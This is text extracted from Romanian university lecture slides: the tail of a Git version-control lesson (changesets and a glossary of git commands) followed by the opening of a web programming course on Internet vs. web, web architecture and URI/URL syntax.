
Adăugarea unui alt fișier



Modificarea unui fișier



Modificarea unui fișier



Încă o modificare a fișierului

Repository - local

f1.txt (v1)

Ana are mere

f2.txt (v1)

Bob are un bob

Repository - server

f1.txt (v1)

Ana are mere

f2.txt (v1)

Bob are un bob

Repository - local

f1.txt (v2)

Ana are mere
Vlaicu are avion

Local

f1.txt

Ana are mere

f2.txt






Bob are un bob

Local


f1.txt

Ana are zmeură
Vlaicu are avion




Încă o modificare a fișierului




Trimiterea modificărilor la server



Preluarea modificărilor de la server de către cele două repository locale



Preluarea modificărilor din repository-urile locale



Managementul *changeset-urilor*

- ▶ Se poate să se facă *check out* la un anumit *changeset* a proiectului de la server
- ▶ Se creează câte un *changeset* la fiecare *commit*
- ▶ Pentru exemplul dat sunt 4 *changeset-uri*, fiecare conținând:
 1. f1.txt (*v1*)
 2. f1.txt (*v1*), f2.txt (*v1*)
 3. f1.txt (*v1*), f2.txt (*v2*)
 4. f1.txt (*v1*), f2.txt (*v3*)

Termen	Descriere
repository	Set de fișiere și directoare aflat sub controlul versiunilor
git commit	Salvarea în repository-ul local a modificărilor făcute asupra fișierelor și directoarelor aflate sub controlul versiunilor
git push	Salvarea în repository-ul de la server a modificărilor făcute local
git fetch	Preluarea în repository-ul local a modificărilor de la server
git merge	Combinarea a două branch-uri; pot rezulta conflicte în urma acestei operații Actualizarea fișierelor de pe harddisk conform modificărilor din branch-ul specificat (poate să fie un branch remote - origin/remote-branch-name)
git pull	git fetch + git pull
changeset	Starea fișierelor și directoarelor la un anumit commit
revision	Identifier (număr sau cod hash) asociat unui changeset
tag	Identifier pentru o revizie mai importantă (e.g, Proiect v1.0)
diff	Modificările făcute asupra unui fișier. În repository sunt ținute doar modificările (diff-urile) făcute asupra fiecărui fișier pentru fiecare versiune a fișierului
git clone	Descărcarea unui repository existent
git checkout	Schimbă pe branch-ul specificat și actualizează fișierele de pe harddisk (working directory)
conflict	Problemă rezultată (de obicei) când doi clienți au făcut, în paralel, modificări asupra aceluiași fișier și apoi au dat amândoi push. În această situație, problema se rezolvă manual prin modificarea fișierului care conține ambele modificări făcute și apoi prin selectarea unei opțiuni Mark as resolved
git branch	Crearea unei copii (snapshot) a repository-ului care se poate modifica în paralel cu repository-ul principal (master)

Bibliografie

- ▶ GitHub Education - <https://education.github.com/>
- ▶ Git Tutorial - <https://git-scm.com/docs/gittutorial>

PROGRAMARE WEB

CURSUL 01


ARHITECTURA WEB

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

- I. Internet vs. web
- II. Arhitectura web
- III. Limbaje de marcare
- IV. Limbajul XML

Internet vs. web

- ▶ Infrastructură globală
- ▶ Mecanism de diseminare a informației
- ▶ Mediu în care lumea poate să interacționeze și să colaboreze prin intermediul calculatorului
- ▶ Modalitate de comunicare între indivizi indiferent de locația geografică în care se află aceștia
- ▶ Magazin virtual de unde se pot cumpăra diverse produse și servicii
- ▶ Poșta electronică
- ▶ Streaming

Internet vs. web

Rețea de calculatoare

- ▶ Ansamblu de calculatoare conectate între ele prin intermediul unui mediu de comunicare (cablu, wireless)

Internet

- ▶ Sistem global de rețele interconectate de calculatoare care utilizează standardul TCP/IP

Internet vs. web

World Wide Web - WWW, W3, Web

- ▶ Sistem de documente hipertext interconectate care sunt accesate prin intermediul Internetului

Hipertext (en., hypertext)

- ▶ Text afișat pe un dispozitiv electronic care conține referințe către alte date ce pot fi accesate de utilizator


Hiperlink (en., hyperlink)

- ▶ Referință la date care pot fi accesate


Arhitectura web

1. Identificarea resurselor web
2. Principii ale arhitecturii web
3. Tipuri media
4. Browser-e web


A Static Client, Dynamic Server




B Dynamic Client, Static Server




C Dynamic Client, Dynamic Server



D Dynamic Client, Distributed Server



E Pbrowse Architecture



1. Identificarea resurselor web

Uniform Resource Identifier (URI)

- ▶ Sir de caractere folosit pentru a identifica o resursă
- ▶ O resursă poate reprezenta orice:
 - ▶ un document electronic,
 - ▶ o imagine,
 - ▶ un serviciu,
 - ▶ o colecție de alte resurse,
 - ▶ oameni și corporații,
 - ▶ concepte abstracte (operatorii unei ecuații matematice)

1. Identificarea resurselor web

Exemple de URI-uri

- ▶ <http://www.google.com>
- ▶ <ftp://192.168.0.100/pw/laborator>
- ▶ <file:///D:/pw/index.html>
- ▶ <file:///home/student/proiect1/index.html>
- ▶ <mailto:aalexandrescu@tuiasi.ro>
- ▶ <telnet://192.0.1.16:80/>
- ▶ <urn:isbn:9780307743657>

1. Identificarea resurselor web

Sintaxa unui URI



1. Identificarea resurselor web

URI, URL și URN

- ▶ **URI (Uniform Resource Identifier)**
 - ▶ Identifică o resursă
- ▶ **URL (Uniform Resource Locator)**
 - ▶ Localizează o resursă prin descrierea modalității de accesare a acesteia
- ▶ **URN (Uniform Resource Name)**
 - ▶ Definește identitatea (numele) unei resurse

1. Identificarea resurselor web

Uniform Resource Locator (URL)

► Siruri de caractere US-ASCII (litere, cifre, caractere speciale, caractere rezervate)

► Caractere speciale:

\$ - _ . + ! * ` () ,

► Caractere rezervate:

; / ? : @ = &

► Caractere unsafe ("nesigure"):

spațiu < > " # % { } | \ ^ ~ [] `

1. Identificarea resurselor web

Uniform Resource Locator (URL)

- ▶ Exemple de scheme:
 - ▶ http - HyperText Transfer Protocol
 - ▶ ftp - File Transfer Protocol
 - ▶ mailto - adresa de mail
 - ▶ telnet - protocol client-server orientat pe text
 - ▶ ldap - Lightweight Directory Access Protocol
 - ▶ file - locația unui fișier local

1. Identificarea resurselor web

Sintaxa unui URL

scheme://user[:password]@host[:port]/url-path

► HTTP

http://host[:port] [/path] [?query] [#fragment]

http://www.ace.tuiasi.ro/index.php?page=678#about

► FTP

ftp:// [user[:password]@] host[:port] / [url-path]

ftp://aalexandrescu@192.168.243.80/cursuri/pw

1. Identificarea resurselor web

Internationalized Resource Identifier (IRI)

- ▶ Sir de caractere folosit pentru a identifica o resursă
- ▶ Caracterele sunt din Universal Character Set (Unicode/ISO 10646)
- ▶ Sintaxa unui IRI este similară cu cea a unui URL
- ▶ Avantaj: o adresă poate fi afișată într-o anumită limbă

1. Identificarea resurselor web

Internationalized Domain Name (IDN)

